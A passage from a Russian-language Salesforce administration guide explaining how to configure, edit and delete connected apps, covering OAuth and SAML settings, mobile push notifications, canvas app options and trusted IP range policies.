4. При настройке OAuth для приложений на устройствах с ограниченными возможностями ввода или отображения, такими как ТВ, производители или приложения командной строки, выберите **«Включить для потока устройства»**.

   Прим.: Будучи включенным, значение URL-адреса обратного вызова по умолчанию выступает в качестве структурного нуля, пока вы не укажете собственный URL-адрес. URL-адрес обратного вызова не используется в потоке аутентификации устройства. Вы можете указать собственный URL-адрес обратного вызова при необходимости, например, когда один и тот же потребитель используется для другого потока.

5. При настройке OAuth для клиентского приложения, которое не может гарантировать конфиденциальность клиента и должно использовать поток веб-сервера, так как использование потока пользователь-агент невозможно, снимите флажок напротив параметра **«Требуется секретность потока веб-сервера»**. Мы генерируем секрет клиента для приложения, но эта настройка передает потоку веб-сервера, что он не должен затребовать параметр `client_secret` в запросе на получения маркера. Если ваше приложение может использовать поток пользователь-агент, мы рекомендуем этот вариант как более безопасный, чем поток веб-сервера без секрета.

6. Выбор способа обработки маркера кода запросом OAuth. Если параметру scope в запросе OAuth задано значение `openid`, возвращаемый маркер может включать в себя маркер кода.

   - Чтобы включить маркер кода в ответы с маркерами обновления, выберите параметр **«Включить маркер кода»**. Он всегда включается в ответы с маркерами обновления.
   - При включенных основных параметрах маркера кода настройте второстепенные параметры, которые управляют содержимым маркера кода в ответах с маркерами доступа и обновления. Выберите хотя бы один из этих параметров.

     Включение стандартных утверждений
     Включение стандартных утверждений, содержащих сведения о пользователе, например: имя пользователя, профиль, номер телефона и адрес. Спецификации OpenID Connect определяют набор стандартных утверждений, которые должны возвращаться в маркере кода.

     Включение настраиваемых атрибутов
     Если приложение определяет настраиваемые атрибуты, их следует включить в маркер кода.

     Включение настраиваемых полномочий
     Если приложение определяет настраиваемые полномочия, их следует включить в маркер кода.

7. Если вы настраиваете приложение на запрос маркера доступа к подключенным устройствам, настройте параметры маркера доступа.

   - Выберите **«Включить маркеры доступа»**. Теперь определите эти настройки.

     Маркер действителен для
     Продолжительность времени, на протяжении которого маркер доступа действителен после выпуска.

     Сертификат с подпиской на доступ
     Подписываемый самостоятельно сертификат, уже созданный для подписки на маркеры доступа.

     Аудитория доступа
     Назначенные потребители маркера доступа. Например, созданная услуга для подключенного устройства, скажем, `https://your_device_backend.com`.

     Включение настраиваемых атрибутов
     Если приложение определяет настраиваемые атрибуты, их следует включить в маркер доступа.

Включение настраиваемых полномочий
Если приложение определяет настраиваемые полномочия, их следует включить в маркер доступа.

- Определите URL-адрес обратного вызова (конечная точка). Например, `https://your_device_backend.com/callback`.
- Убедитесь, что добавляете области OAuth, необходимые для маркеров доступа.
  - Доступ и управление данными (api)
  - Предоставление доступа к уникальному идентификатору (openid)

Флажок **«Утверждение пользователя данной организации не требуется»**, установленный в параметрах организации до выпуска Spring'12, не влияет на процесс автоматического утверждения приложения для пользователей, относящихся к организации-поставщику приложения. Этот параметр выбран для отображения автоматического утверждения. Созданное связанное приложение должно быть установлено администратором организации, а параметру «Разрешенные пользователи» должно быть задано значение **«Пользователи, допущенные администратором»**. Если параметр удаленного доступа не был выбран изначально, этот параметр не отображается.

Параметры веб-приложения

Заполните поле «Начальный URL-адрес» для перенаправления проверенных пользователей в конкретную область. Если поле «Начальный URL-адрес» не содержит значения, то проверенные пользователи перенаправляются на стандартную начальную страницу приложения. Если связанное приложение, создаваемое вами, находится в приложении холста, пропускайте это поле. Поле «URL-адрес приложения холста» содержит URL-адрес, который вызывается для связанного приложения.

Если связанное приложение использует поставщика услуг SAML, выберите **«Включить SAML»**. Введите объект Id, ACS URL, тип субъекта, имя формата ID и отправителя, доступного через поставщика услуг. При наличии сертификата безопасности, предоставленного поставщиком услуг, выберите «Проверить подписи запроса». Найдите сертификат в системе. Данный сертификат является обязательным при использовании поставщика услуг для входа в систему Salesforce и подписании поставщиком услуг запросов SAML.

Важное замечание: При наличии загруженного сертификата все запросы SAML должны быть подписаны. При отсутствии загруженного сертификата принимаются все запросы SAML.

Чтобы загрузить сертификат и выбрать метод шифрования утверждения, выберите **«Зашифровать ответ SAML»**. Допустимые значения алгоритма шифрования: AES–128 (ключ длиною 128 бит), AES–256 (ключ длиною 256 бит) и Triple-DES (тройной алгоритм шифрования данных).

Настраиваемый связанный обработчик приложений

Настроить алгоритм связанного приложения можно с помощью Apex. Создайте класс, расширяющий класс `ConnectedAppPluginApex`, и свяжите его со связанным приложением. Этот класс может поддерживать новые протоколы проверки подлинности или отвечать на атрибуты пользователя выгодным для бизнес-процесса способом.

Модуль запускается со стороны учетной записи пользователя. В поле «Запустить в качестве» выберите пользователя для встраиваемого расширения. Если пользователь не авторизован для связанного приложения, используйте для этого способ авторизации. Дополнительную информацию см. в разделе «Класс `ConnectedAppPlugin`» в Руководстве разработчика Apex Code.

Параметры мобильного приложения

1. Заполните поле «Мобильный начальный URL-адрес» для переадресации пользователей при доступе к приложению посредством мобильного устройства. Если поле «Мобильный начальный URL-адрес» не содержит значения, то пользователи будут отправлены на адрес, заданный в поле «Начальный URL-адрес» раздела «Параметры веб-приложения». Если связанное приложение, создаваемое вами, находится в приложении холста, вы можете пропустить этот поле. Поле «URL-адрес приложения холста» содержит URL-адрес, который вызывается для связанного приложения.
2. Если приложение поддерживает защиту PIN-кодом, установите флажок **«Защита PIN-кодом»**. Данный параметр позволяет администратору настроить время ожидания сеанса и длину PIN-кода для мобильных приложений после установки связанного приложения. Защита PIN-кодом поддерживается пакетом Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK). Кроме того, защита PIN-кодом может применяться вручную путем считывания объекта `mobile_policy` из URL-адреса удостоверения пользователя.
3. Выберите платформу приложения из раскрывающегося списка.
4. Выберите поддерживаемый тип устройств в раскрывающемся списке «Ограничить типом устройства». Если приложение поддерживает все типы устройств, не выбирайте значение.
5. Заполните поле «Версия приложения».
6. Заполните поле «Минимальная версия ОС».
7. Чтобы разрешить только внутреннее распространение данного приложения, установите флажок **«Личное приложение»**. Данный параметр является обязательным, так как компания Apple не позволяет распространять общедоступные мобильные приложения вне интернет-магазина App Store.
8. Если мобильное приложение является личным, заполните поле «Двоичный файл мобильного приложения». Формат файла — это IPA для iOS и APK для Android.
9. Только для приложений iOS:
   a. Укажите местоположение значка приложения, отображенного при загрузке и установке приложения на устройстве iOS.
   b. Заполните поле «Идентификатор пакета iOS».

   Прим.: При использовании операционной системы iOS 7 или более поздней версии воспользуйтесь тем же пакетом, который использовался для разработки приложения в XCode. Если этого не сделать, конечные пользователи увидят два значка приложения во время установки.

10. Если мобильное связанное приложение является общедоступным, а его двоичный файл не загружен в систему Salesforce, введите URL-адрес двоичного файла приложения.

Прим.: Мобильная интеграция, удаленная из новой версии текущего связанного приложения, не добавляется в другие версии связанного приложения. Например, пользователь публикует пакет, содержащий версию 1.0 связанного приложения с мобильной интеграцией. Затем пользователь удаляет мобильную интеграцию из приложения, выполняет его повторное пакетирование и публикует версию пакета 1.1. Если клиент устанавливает предыдущую версию пакета 1.0, то связанное приложение не будет содержать мобильную интеграцию.

Ваше подключенное приложение может принимать всплывающие уведомления при условии выполнения следующих требований.

- Приложение создано посредством пакета Salesforce Mobile SDK.
- Приложение применяет протокол всплывающих уведомлений Mobile SDK для платформы.
- Пользователь зарегистрировался в качестве разработчика в поставщике мобильной платформы (Apple или Google).

- Приложение зарегистрировано в службе APNS (для всплывающих уведомлений iOS) или GCM (для всплывающих уведомлений Android).
- Пользователь применяет средства обработки Apex для всплывающих уведомлений.

Прим.: Связанное приложение, поддерживающее активную доставку, может поддерживать только одну мобильную платформу. Для поддержки всплывающих уведомлений в версиях Android и iOS вашего мобильного приложения создайте связанное приложение на каждой платформе.

Более подробную информацию смотрите в *Руководстве по внедрению всплывающих уведомлений Salesforce Mobile*.

Чтобы настроить всплывающие уведомления для службы APNS (iOS), выполните указанные ниже действия.

1. Установите флажок **«Активная доставка сообщений включена»**.
2. Заполните поле «Поддерживаемая платформа активной доставки» значением **«Apple»**.
3. Выберите допустимую среду Apple.
4. Заполните поле «Сертификат» файлом сертификата `.p12`, полученным от службы APNS при регистрации приложения для всплывающих уведомлений (например, `appkey.p12`).
5. Введите пароль для файла сертификата `.p12`.

Чтобы настроить всплывающие уведомления для службы GCM (Android), выполните указанные ниже действия.

1. Установите флажок **«Активная доставка сообщений включена»**.
2. Заполните поле «Поддерживаемая платформа активной доставки» значением **«Android GCM»**.
3. Заполните поле «Ключ для серверных приложений (API-ключ)» ключом, полученным во время регистрации разработчика в Google.

Чтобы изменить мобильную платформу, настроенную для всплывающих уведомлений, выполните указанные ниже действия.

1. Снимите флажок **«Активная доставка сообщений включена»**.
2. Сохраните связанное приложение и нажмите кнопку **«Правка»**.
3. Выберите нужную платформу в раскрывающемся списке **«Платформа приложения»** и измените связанные значения в разделе «Параметры мобильного приложения».
4. Перенастройте всплывающие уведомления для новой платформы.

Параметры приложения холста

Система поддерживает два типа приложений холста.

- Приложения холста, которые установлены администратором организации Salesforce.
- Личные приложения холста, которые устанавливаются пользователями в организации. Пользователи открывают личное приложение холста на вкладке Chatter; пользователям предлагается разрешить приложению подключение к данным Salesforce. Пользователи могут выбрать, сделать ли приложение личным приложением холста. Дополнительную информацию см. в разделе «Личные приложения холста» *Руководства разработчика Force.com Canvas*.

1. Чтобы использовать связанное приложение в качестве приложения холста, выберите **«Холст Force.com»**.
2. Заполните поле «URL-адрес приложения холста» URL-адресом стороннего приложения. Пользователь перенаправляется на данный URL-адрес при выборе ссылки на приложение холста.
3. Выберите способ доступа. Данное поле определяет способ инициирования процесса проверки подлинности OAuth приложением холста.

- Подписанный запрос (POST): система использует проверку подлинности OAuth, но, когда администраторы Salesforce устанавливают приложение холста, доступ предоставляется пользователям неявно при установке. Пользователи не должны разрешать приложению доступ к своей личной информации. При использовании данного метода доступа проверка подлинности передается прямо в URL-адрес приложения холста.

  Если приложение холста использует проверку подлинности подписанного запроса, убедитесь, что для поля «Выбранные области приложения OAuth» не выбрано значение **«Выполнение запросов от имени пользователя в любое время»**.

- «Веб-поток OAuth (GET)»: система использует проверку подлинности OAuth, а пользователям предлагается разрешать приложению доступ к собственным сведениям. При использовании данного метода доступа приложение холста должно инициировать процесс проверки подлинности OAuth.

4. При использовании единой регистрации SAML для проверки подлинности приложения холста выберите нужное значение в раскрывающемся списке **«Метод инициирования SAML»**. Данное поле доступно только после установки флажка **«Включить SAML»** в разделе «Параметры веб-приложения». Параметры для этого поля включают следующее.
   - Поставщик удостоверений инициирован: система Salesforce отправляет исходный запрос для начала процесса единой регистрации.
   - «Поставщик услуг инициирован»: приложение холста начинает процесс единой регистрации после вызова приложения.

5. Выберите области отображения приложения холста в поле «Области».
   - «Лента Chatter»: приложение холста отображается в ленте. При выборе данного значения рекомендуем создать элемент ленты CanvasPost и убедиться, что приложение холста доступно текущему пользователю.
   - Вкладка Chatter: приложение холста отображается в списке приложений на вкладке Chatter. Если значение выбрано, приложение холста появляется автоматически.
   - «Консоль»: приложение холста отображается в нижнем колонтитуле или на боковых панелях консоли Salesforce. При выборе данного значения рекомендуем выбрать область отображения на консоли путем добавления приложения холста в качестве настраиваемого компонента консоли.
   - «Макеты и мобильные карты»: приложение холста может отображаться на макете страницы или мобильной карте. При выборе данного значения область отображения приложения холста определяется путем его добавления в макет страницы.
   - «Мобильная навигация»: приложение холста отображается в меню навигации приложения Salesforce1.

     Прим.: Приложения холста не отображаются в меню навигации приложения Salesforce1 на мобильных устройствах Android. Чтобы просмотреть приложения холста в меню навигации на устройстве Android, воспользуйтесь мобильным веб-приложением Salesforce1.

   - «Open CTI»: приложение холста отображается в средстве управления вызовами. При выборе данного значения рекомендуем указать приложение холста в файле определения центра обработки вызовов.
   - «Публикатор»: приложение холста отображается в публикаторе. При выборе данного значения рекомендуем создать настраиваемое быстрое действие холста и добавить его в глобальный макет или макет объекта.
   - Страница Visualforce: приложение холста может отображаться на странице Visualforce. Рекомендуем выбрать данное значение при добавлении компонента `<apex:canvasApp>` для отображения приложения холста на странице Visualforce. Убедитесь, что выбрали это местоположение для приложения холста. В противном случае отображается ошибка.

6. Чтобы создать глобальное действие для приложения холста, установите флажок **«Создавать действия автоматически»**. Для этого выберите в меню «Местоположение» **«Публикатор»**. В противном случае глобальные действия не будут создаваться. Вы также можете создать действие позже.
7. При применении собственного класса «`Canvas.CanvasLifecycleHandlerApex`» заполните поле «Класс жизненного цикла» именем класса. При использовании класса «`Canvas.CanvasLifecycleHandlerApex`» пользователи могут настраивать сведения о контексте и добавлять настраиваемый алгоритм в приложение холста.
8. Чтобы позволить пользователям установить свое приложение, выберите **«Включить как личное приложение холста»**. При использовании личных приложений холста поле «Область» поддерживает только значение «Вкладка Chatter». Дополнительную информацию см. в разделе «Личные приложения холста» *Руководства разработчика Force.com Canvas*.

   Прим.: Параметр «Включить как личное приложение холста» отображается только после включения поддержки личных приложений холста администратором целевой организации приложения. Дополнительную информацию см. в разделе «Включение личных приложений холста в организации» *Руководства разработчика Force.com Canvas*.

СМ. ТАКЖЕ:

Редактирование, повторная настройка или удаление связанного приложения

URL-адреса удостоверений

Связанные приложения

Редактирование, повторная настройка или удаление связанного приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Установка связанных приложений доступна в версиях: **все** версии.

Создав связанное приложение, его можно изменить. Действия, которые можно выполнять, зависят от типа связанного приложения. Способ навигации по списку приложений зависит от того, в какой системе вы находитесь — Salesforce Classic или Lightning Experience.

Редактирование, повторная настройка или удаление связанного приложения в системе Lightning Experience

Для получения списка приложений, доступных в организации, включая связанные приложения, используйте «Диспетчер приложений». Здесь можно редактировать, повторно настраивать или удалять связанное приложение.

Редактирование, повторная настройка или удаление связанного приложения в системе Salesforce Classic

Создав связанное приложение, его можно отредактировать или повторно настроить. Можно ограничить доступ и добавить настраиваемые атрибуты.

СМ. ТАКЖЕ:

Создание связанного приложения

Редактирование алгоритма связанного приложения

Связанные приложения

Редактирование, повторная настройка или удаление связанного приложения в системе Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**
Установка связанных приложений доступна в версиях: **все** версии.

Для получения списка приложений, доступных в организации, включая связанные приложения, используйте «Диспетчер приложений». Здесь можно редактировать, повторно настраивать или удалять связанное приложение.

Полномочие «Редактирование» связанного приложения

Связанное приложение можно в любое время отредактировать, чтобы изменить его описание, логотип, значок или URL-адрес обратного вызова. Можно обновить параметры для приложения OAuth, веб-приложений, мобильных приложений или приложений холста.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**.
2. Найдите связанное приложение в списке приложений и выберите **«Правка»**.
3. Внесите нужные изменения и нажмите кнопку **«Сохранить»**.

Важное замечание: Для вашего удобства возможно обновление некоторых полей в связанном приложении, и изменения применяются сразу же ко всем установленным версиям приложения. Например, описания связанного приложения тут же обновляются в каждой версии связанного приложения. Следующие независимые от версии поля пропускают пакетирование или установку жизненного цикла.

- Описание
- URL-адрес сведений
- URL-адрес изображения логотипа
- URL-адрес обратного вызова

Ограничить доступ диапазоном надежных IP-адресов и разрешить доступ из вне диапазона надежных IP-адресов.

После создания связанного приложения можно указать допустимые диапазоны IP-адресов, из которых пользователь может входить в системе. Диапазоны IP-адресов работают со связанными приложениями с поддержкой приложения OAuth, а не с поддержкой SAML.

Для настройки допустимого диапазона IP-адресов:

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**.
2. Найдите связанное приложение в списке приложений, нажмите и выберите **«Просмотр»**.
3. Нажмите кнопку **«Создать»** в разделе «Диапазон надежных IP-адресов для процесса веб-сервера приложения OAuth».
4. Для запуска IP-адреса введите действительный IP-адрес. В качестве конечного IP-адреса введите тот же самый или более высокий IP-адреса.

   Введите несколько прерывистых диапазонов, нажав **«Создать»**.

При необходимости предоставьте конкретным пользователям доступ к связанному приложению OAuth вне диапазона надежных IP-адресов. Например, чтобы разрешить доступ некоторым пользователям во время поездки, назначьте связанному приложению значение **«Смягчить ограничения IP-адресов со вторым коэффициентом»**. Пользователю, пытающемуся получить доступ к связанному приложению вне данного диапазона, предлагается указать второй фактор проверки подлинности (например, код маркера). После успешной проверки подлинности второго фактора пользователь может пользоваться связанным приложением.

Для разрешения доступа из вне заданных диапазонов IP-адресов:

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**.
2. В списке приложений найдите нужное связанное приложение, нажмите , а затем выберите **«Управление»**.

3. Щелкните **«Редактировать политики»**.
4. Выберите значение **«Смягчить ограничения IP-адресов»** в поле «Смягчение ограничений IP-адресов».

Прим.: Если параметр сеанса **«Применять диапазоны IP-адресов входа при каждом запросе»** включен, он влияет на алгоритм смягчения ограничений IP-адресов. Дополнительную информацию см. в разделе «Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения» на странице 7149.

Добавление настраиваемых атрибутов

Создав связанное приложение, можно добавить настраиваемые атрибуты. Используя настраиваемые атрибуты, можно получить более подробную информацию об удостоверении пользователя, например его адрес или должность. Настраиваемые атрибуты определяют метаданные SAML или параметры приложения OAuth, считываемые при выполнении приложения OAuth.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**.
2. Найдите связанное приложение в списке приложений, нажмите и выберите **«Просмотр»**.
3. Под вкладками настраиваемых атрибутов нажмите **«Создать»**.

   Каждый настраиваемый атрибут должен использовать уникальный ключ и содержать поля, доступные в меню «Вставить поле». Например, назначьте имя ключа `country` и вставьте поле `$Organization.Country`. При использовании SAML атрибуты отправляются как операторы атрибута SAML. При использовании приложения OAuth атрибуты доступны как объект `custom_attributes` в URL-адресе удостоверения пользователя.

Удаление связанного приложения

Прим.: Имя связанного приложения должно быть уникальным для связанных приложений в вашей организации. Имя удаленного связанного приложения может использоваться повторно, при условии, что связанное приложение было создано не ранее выпуска Spring'14.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Диспетчер приложений»**.
2. Найдите связанное приложение в списке приложений, нажмите и выберите **«Просмотр»**.
3. Щелкните **«Удалить»**, а потом еще раз нажмите **«Удалить»** для подтверждения.

Связанное приложение, добавленное в пакет, удаляется из пакета только после его обновления. Не удаляйте связанное приложение, распространяемое Salesforce, скажем, приложение Salesforce1.

СМ. ТАКЖЕ:

Редактирование, повторная настройка или удаление связанного приложения
Связанные приложения
Редактирование алгоритма связанного приложения
Инициализация пользователя для связанных приложений
Атрибуты связанного приложения Salesforce1

Редактирование, повторная настройка или удаление связанного приложения в системе Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Создав связанное приложение, его можно отредактировать или повторно настроить. Можно ограничить доступ и добавить настраиваемые атрибуты.

Редактирование связанного приложения

Связанное приложение можно в любое время отредактировать, чтобы изменить его описание, логотип, значок или URL-адрес обратного вызова. Можно обновить параметры для приложения OAuth, веб-приложений, мобильных приложений или приложений холста.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите связанное приложение в списке приложений и щелкните ссылку **«Правка»**.
3. Внесите нужные изменения и нажмите кнопку **«Сохранить»**.

Важное замечание: Для вашего удобства возможно обновление некоторых полей в связанном приложении, и изменения применяются сразу же ко всем установленным версиям приложения. Например, описания связанного приложения тут же обновляются в каждой версии связанного приложения. Следующие независимые от версии поля пропускают пакетирование или установку жизненного цикла.

- Описание
- URL-адрес сведений
- URL-адрес изображения логотипа

- URL-адрес обратного вызова

Ограничить доступ диапазоном надежных IP-адресов и разрешить доступ из вне диапазона надежных IP-адресов.

После создания связанного приложения можно указать допустимые диапазоны IP-адресов, из которых пользователь может входить в систему. Диапазоны IP-адресов работают со связанными приложениями с поддержкой приложения OAuth, а не с поддержкой SAML.

Для настройки допустимого диапазона IP-адресов:

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите связанное приложение в списке приложений и нажмите его имя.
3. Нажмите кнопку **«Создать»** в разделе «Диапазон надежных IP-адресов для процесса веб-сервера OAuth».
4. Для запуска IP-адреса введите действительный IP-адрес. В качестве конечного IP-адреса введите тот же самый или более высокий IP-адреса.

   Введите несколько прерывистых диапазонов, нажав **«Создать»**.

При необходимости предоставьте конкретным пользователям доступ к связанному приложению OAuth вне диапазона надежных IP-адресов. Например, чтобы разрешить доступ некоторым пользователям во время поездки, назначьте связанному приложению значение **«Смягчить ограничения IP-адресов со вторым коэффициентом»**. Пользователю, пытающемуся получить доступ к связанному приложению вне данного диапазона, предлагается указать второй фактор проверки подлинности (например, код маркера). После успешной проверки подлинности второго фактора пользователь может пользоваться связанным приложением.

Для разрешения доступа из вне заданных диапазонов IP-адресов:

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите связанное приложение в списке приложений и щелкните ссылку **«Управление»**.
3. Щелкните **«Редактировать политики»**.
4. Выберите значение **«Смягчить ограничения IP-адресов»** в поле «Смягчение ограничений IP-адресов».

Прим.: Если параметр сеанса **«Применять диапазоны IP-адресов входа при каждом запросе»** включен, он влияет на алгоритм смягчения ограничений IP-адресов. Дополнительную информацию см. в разделе «Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения» на странице 7149.

Добавление настраиваемых атрибутов

Создав связанное приложение, можно добавить настраиваемые атрибуты. Используя настраиваемые атрибуты, можно получить более подробную информацию об удостоверении пользователя, например его адрес или должность. Настраиваемые атрибуты определяют метаданные SAML или параметры OAuth, считываемые при выполнении OAuth.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите связанное приложение в списке приложений и нажмите его имя.
3. Под вкладками настраиваемых атрибутов нажмите **«Создать»**.

   Каждый настраиваемый атрибут должен использовать уникальный ключ и содержать поля, доступные в меню «Вставить поле». Например, назначьте имя ключа `country` и вставьте поле `$Organization.Country`. При использовании

SAML атрибуты отправляются как операторы атрибута SAML. При использовании OAuth атрибуты доступны как объект `custom_attributes` в URL-адресе удостоверения пользователя.

Удаление связанного приложения

Прим.: Имя связанного приложения должно быть уникальным для связанных приложений в вашей организации. Имя удаленного связанного приложения может использоваться повторно, при условии, что связанное приложение было создано не ранее выпуска Spring'14.

1. Откройте список приложений. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите связанное приложение в списке приложений и нажмите его имя.
3. Щелкните **«Удалить»**, а потом еще раз нажмите **«Удалить»** для подтверждения.

Связанное приложение, добавленное в пакет, удаляется из пакета только после его обновления. Не удаляйте связанное приложение, распространяемое Salesforce, скажем, приложение Salesforce1.

СМ. ТАКЖЕ:

- Редактирование, повторная настройка или удаление связанного приложения
- Связанные приложения
- Редактирование алгоритма связанного приложения
- Инициализация пользователя для связанных приложений
- Атрибуты связанного приложения Salesforce1

Применение непрерывных IP-адресов и смягчение ограничений IP-адресов связанного приложения

Данный раздел описывает влияние параметра сеанса «Применять диапазоны `IP`-адресов входа при каждом запросе» на параметры смягчения ограничений IP-адресов связанного приложения с поддержкой OAuth.

При смягчении ограничений IP-адресов для связанного приложения с поддержкой OAuth и включении параметра «Применять диапазоны `IP`-адресов входа при каждом запросе» для организации доступ к связанному приложению может изменяться. Это изменение применяется к доступу к клиенту, в том числе с мобильных устройств, для всех связанных приложений с поддержкой OAuth. Смягчение ограничений IP-адресов не применяется к связанным приложениям с поддержкой SAML.

Табл. 81: Применение непрерывных IP-адресов и параметров смягчения ограничений IP-адресов связанного приложения

Смягчение ограничений IP-адресов	Применение непрерывных IP-адресов выключено (по умолчанию)	Применение непрерывных IP-адресов включено
Применить ограничения `IP`-адресов	Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации	Пользователь, запустивший данное приложение, подчиняется ограничениям IP-адресов, заданным в организации (например, диапазоны

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Смягчение ограничений IP-адресов	Применение непрерывных IP-адресов выключено (по умолчанию)	Применение непрерывных IP-адресов включено
	(например, диапазоны IP-адресов, заданные в профиле пользователя).	IP-адресов, заданные в профиле пользователя).
Смягчить ограничения IP-адресов со вторым коэффициентом	Пользователь, запустивший данное приложение, пропускает ограничения IP-адресов организации при выполнении любого указанного ниже условия. • Приложение использует разрешенные диапазоны IP-адресов и процесс проверки подлинности веб-сервера OAuth. Приложение поддерживает только запросы, поступающие от разрешенных IP-адресов. • Приложение не использует разрешенные диапазоны IP-адресов, но использует процесс проверки подлинности веб-сервера или пользователя-агента OAuth, а пользователь подтверждает свою подлинность.	Пользователь, запустивший данное приложение, пропускает ограничения IP-адресов организации при выполнении любого условия OAuth из предыдущего столбца. Из соображений безопасности, пользователям недоступны компоненты ниже. • Изменение пароля • Добавление контролируемого по времени маркера • Любые страницы потока входа
Смягчить ограничения IP-адресов	Пользователь, запустивший данное связанное приложение, не подчиняется ограничениям IP-адресов.	Пользователь, запустивший данное связанное приложение, не подчиняется ограничениям IP-адресов. Из соображений безопасности, пользователям недоступны компоненты ниже. • Изменение пароля • Добавление контролируемого по времени маркера • Любые страницы потока входа

Просмотр сведений о связанном приложении

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

На странице сведений о связанном приложении содержатся сведения о данном связанном приложении, включая его версию, политики приложения OAuth и области (полномочия, предоставленные пользователем, выполняющим это приложение). Данная страница позволяет редактировать и проверять использование связанного приложения, а также связывать его с профилями и полномочиями.

